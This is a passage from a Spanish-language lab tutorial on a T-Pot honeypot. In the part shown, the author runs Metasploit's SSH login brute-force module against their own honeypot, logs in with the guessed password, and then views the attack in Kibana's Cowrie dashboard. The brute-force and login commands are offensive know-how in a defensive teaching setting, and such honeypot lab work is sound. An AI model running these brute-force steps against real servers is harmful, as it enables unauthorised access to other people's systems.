VERBOSE            false                yes       Whether to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and
  report successful logins. If you have loaded a database plugin
  and connected to a database this module will record successful
  logins and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >

```

Y ya por ultimo ejecutamos el **comando run** para que se empiece a ejecutar

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
[*] 192.168.3.15:22 - Starting bruteforce
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.3.15:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```


Una vez que tengamos acceso, **nos conectaremos vía SSH al servidor desde Metasploit con la contraseña ya adivinada** y la insertamos. Con esto ya tendremos acceso a nuestro server T-pot

```
msf6 auxiliary(scanner/ssh/ssh_login) > ssh tsec@192.168.3.15
[*] exec: ssh tsec@192.168.3.15


(tsec@192.168.3.15) Password: █
```

6. Visualizar el ataque


Para ello nos iremos al apartado de **kibana**,




Una vez dentro seleccionamos el **Dashboard Cowrie**:




En este Dashboard veremos las **estadísticas del ataque**



Así como los **protocolos utilizados**, en nuestro caso **SSH**



Otro dato importante es la **recolección de palabras usadas**



Así como la **IP de donde provienen estos ataques**. En mi caso es mi propia maquina de atacante Kali Linux

Source IP	Count
192.168.3.16	1